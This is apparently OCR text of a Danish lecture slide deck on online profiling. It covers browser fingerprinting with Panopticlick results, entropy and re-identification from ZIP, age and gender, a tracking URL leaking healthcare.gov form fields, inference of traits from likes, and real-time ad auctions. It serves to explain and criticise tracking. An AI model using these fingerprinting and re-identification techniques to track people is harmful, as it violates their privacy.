https://www.google.dk/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0CCoQFjAA&url=https%3A%2F%2Fwww.chromium.org%2FHome%2Fchromium-security%2Fclient-identification-mechanisms&ei=AGRLVf-XFcSXsAGj1oB4&usg=AFQjCNHrK5BSWYD9upl59qeMrmdZIFDW9w&bvm=bv.92765956,d.bGg

Profilering

Mouse gesture, keystroke timing and velocity patterns, and accelerometer readings that are unique to a particular user or to particular surroundings.

There is a considerable body of scientific research suggesting that even relatively trivial interactions are deeply user-specific and highly identifying.

Profilering – at gemme sig medfører identificering

Most people do not change default settings

Client features that can be customized or disabled by the user, with special emphasis on mechanisms such as DNT, third-party cookie blocking, changes to DNS prefetching, pop-up blocking, Flash security and content storage etc.

Users who extensively tweak their settings from the defaults may be making their browsers considerably easier to uniquely fingerprint.

Profilering - browser

http://panopticlick.eff.org

Panopticlick

How Unique — and Trackable — Is Your Browser?

Your browser fingerprint **appears to be unique** among the 4,112,716 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.97 bits of identifying information.**

Browser Characteristic	bits of identifying information	one in *x* browsers have this value	value
User Agent	10.82	1811.77	Mozilla/5.0 (Windows NT 6.1; rv:28.0) Gecko/20100101 Firefox/28.0
HTTP_ACCEPT Headers	14.68	26195.64	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 gzip, deflate da,en-us;q=0.7,en;q=0.3
Browser Plugin Details	1.75	3.36	no javascript
Time Zone	1.74	3.35	no javascript
Screen Size and Color Depth	1.74	3.35	no javascript
System Fonts	1.75	3.35	no javascript
Are Cookies Enabled?	0.43	1.35	Yes
Limited supercookie test	1.74	3.35	no javascript

Profilering

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.97 bits of identifying information.**

Entropi:

7 milliarder mennesker på jorden

2^{33} = 8 milliarder

Behøver kun at samle 33 bits info for at kunne identificere ethvert menneske på jorden unikt

Entropy decrease/Reduction of Entropy

IP-adresser, behavior tracking, location tracking

Profilering

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.97 bits of identifying information.**

DATA PRIVACY LAB

http://aboutmyinfo.org

How Unique are You?

Enter your ZIP code, date of birth, and gender to see how unique you are (and therefore how easy it is to identify you from these values).

Date of Birth Month... Day... Year...

Gender Male Female

5-digit ZIP

Submit

```
https://4037109.fls.doubleclick.net/activityi;src=4037109;
type=20142003;cat=201420;ord=7917385912018;~oref=https://www.
healthcare.gov/see-plans/85601/results/?county=04019&age=40&
smoker=1&parent=&pregnant=1&mec=&zip=85601&state=AZ&
income=35000& &step=4?
```

Køn, zip, alder i USA: 84-97%

Profilering

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.97 bits of identifying information.**

Internet profiler fra 223,000 personer –
98 procent af profilerne var unikke

+ IP-adresse, + Geo location (hjem/arbejde og to andre) + Device ID, email, google eget navn osv

Profilering


Kan man slette sig selv, kan man skjule sig efter man er profileret?

På én gang skal man skifte IP-adresse, device-IDs, e-mail, telefon-nummer, adresse, arbejde osv, osv

Men i praksis betyder ”Netflix long-tail problemet” at interesser identificerer dig med det samme

Profilering

Hvem og hvad beskytter man så egentlig ved at slette cookies?



3.Party – clickstream og meget mere

Kunst, fodbold - eller teknologi, eller…

- Location information
- Aktivitet (mange indlæg og mange modtagere eller få posts til få personer osv)
- Afledt information på mange, mange måder:
  F.eks. udlede race fra Likes:
  ”Bål, Red Sox og Tom Clancy romancer” (hvid)
  eller
  “Biblen, PlayStation og Law & Order” (sort)

Hvordan tjener man så penge på reklamer

1. 3rd parties og store platforme (Google, Facebook osv) udfører profilering
2. Reklamebureauer laver reklamerne
3. Auktion

Reklamer: Priser og typer

Contextual
Reklame baseret på direkte emner, f.eks. reklamer for ”Rejser til Spanien” i artikel om Spanien. Google ”sko” => Google reklamer om sko

Demografisk
Baseret på brugerens alder, køn, vægt, køn, postnummer osv
Læs en artikel om sko og få vist herresko eller damesko baseret på køn

Psychographic
Baseret på brugerens interesser, få reklamer om sko i artikel om rejser

Behavioral
Baseret på brugerens vaner, kan være afledt af bred viden on brugeren

Premium
Dyreste reklamer, bruges i reklame kampagner, typisk af store, kendte produkter og firmaer

Remnant adds
Billigste, ingen data om brugeren eller hjemmesiden, ingen reklamer matcher kriterier for bruger eller for siden


Reklamer: Priser og typer

Contextual – "Sko"

Demografisk

Psychographic

Behavioral




Reklamer: Priser og typer

Contextual

Demografisk – ”damesko”

Psychographic

Behavioral



Reklamer: Priser og typer

Contextual

Demografisk

Psychographic – ”Fodbold”

Behavioral


Reklamer: Priser og typer

Contextual

Demografisk

Psychographic

Behavioral – "Snowboards"



Privacy – hvad er din værdi?

Op til 10 cents for normal bruger, $1.50 hvis du (f.eks) er gravid

Får hele tiden data: Facebook, Google, Yahoo osv
Indsamler data: Data aggregatorer

Direkte kontakt til kunden eller ej?

Profileringen (mange variationer)

a) De store platforme kan selv følge din vej igennem internettet (Facebook, Google osv)


b) 3.party trackers køber sig ind på millioner af hjemmesider

c) Data aggregatorer køber off-line data og kombinerer med data fra 3.parties

Register sammenkørsel – online og off-line


Tungen lige i munden…


1)



Tusindvis af ”3.parties” profilerer
individer online og offline


2)






Reklamebureau producerer reklamer
(+ størrelser, farver, aktive elementer osv osv),
og definerer målgrupper

Storindustri




3) Reklamebureauer uploader reklamer, målgrupper og sætter makspriser hos DSP



3.Parties stiller deres databaser tilrådighed, normalt opload hver time pga hastighed

DSP – Demand Side Platform, auktions-byder



4) Reklamebureauer uploader reklamer, målgrupper og sætter makspriser

3.Parties stiller deres databaser tilrådighed, normalt opload hver time pga hastighed

DSP2 – Demand Side Platform, auktions-byder

Millioner af auktioner hvert sekund

5)

Add exchanges udbyder auktioner når en side loades


Reklame for sprogkursus
til ID: AX67847GBHS
Byder: $0.12

Reklame for Nikon D750
til ID: AX67847GBHS
Byder: $0.13

DSP'er tilbyder reklamer og sætter deres makspris – baseret på hvem der loader siden

Add exchange identificere brugeren unikt vha ip-adresse, cookies, user agent string, device IDs og evt fingerprinting


100 millisekunder



a) Bruger indtaster www.pol.dk
b) Add exchange identificere brugeren unikt (10 milisek)
c) Add exchange beriger data med viden om brugeren (10 ms)
d) Add exchange sender info til (typisk 150 forskellige) DSP'er (de får 50 millisekunder til at byde)
e) DSP identificerer brugeren igen, typisk hundredevis af lookups
f) DSP sender info til 3.parts data-providers
g) DSP vælger dén bedste reklame de har modtaget fra alle bureauer
h) DSP sender én reklame + tilbudte pris
i) Add exchange sammenligner priser
j) Add exchange checker at den tilbudte reklame overholder sites regler, f.eks. "ingen alkohol", ikke er vist for tit osv
k) Vindende reklame vælges og sendes direkte til brugerens browser som del af pol.dk
l) (Reklamerne sender info til 3.part osv, osv)

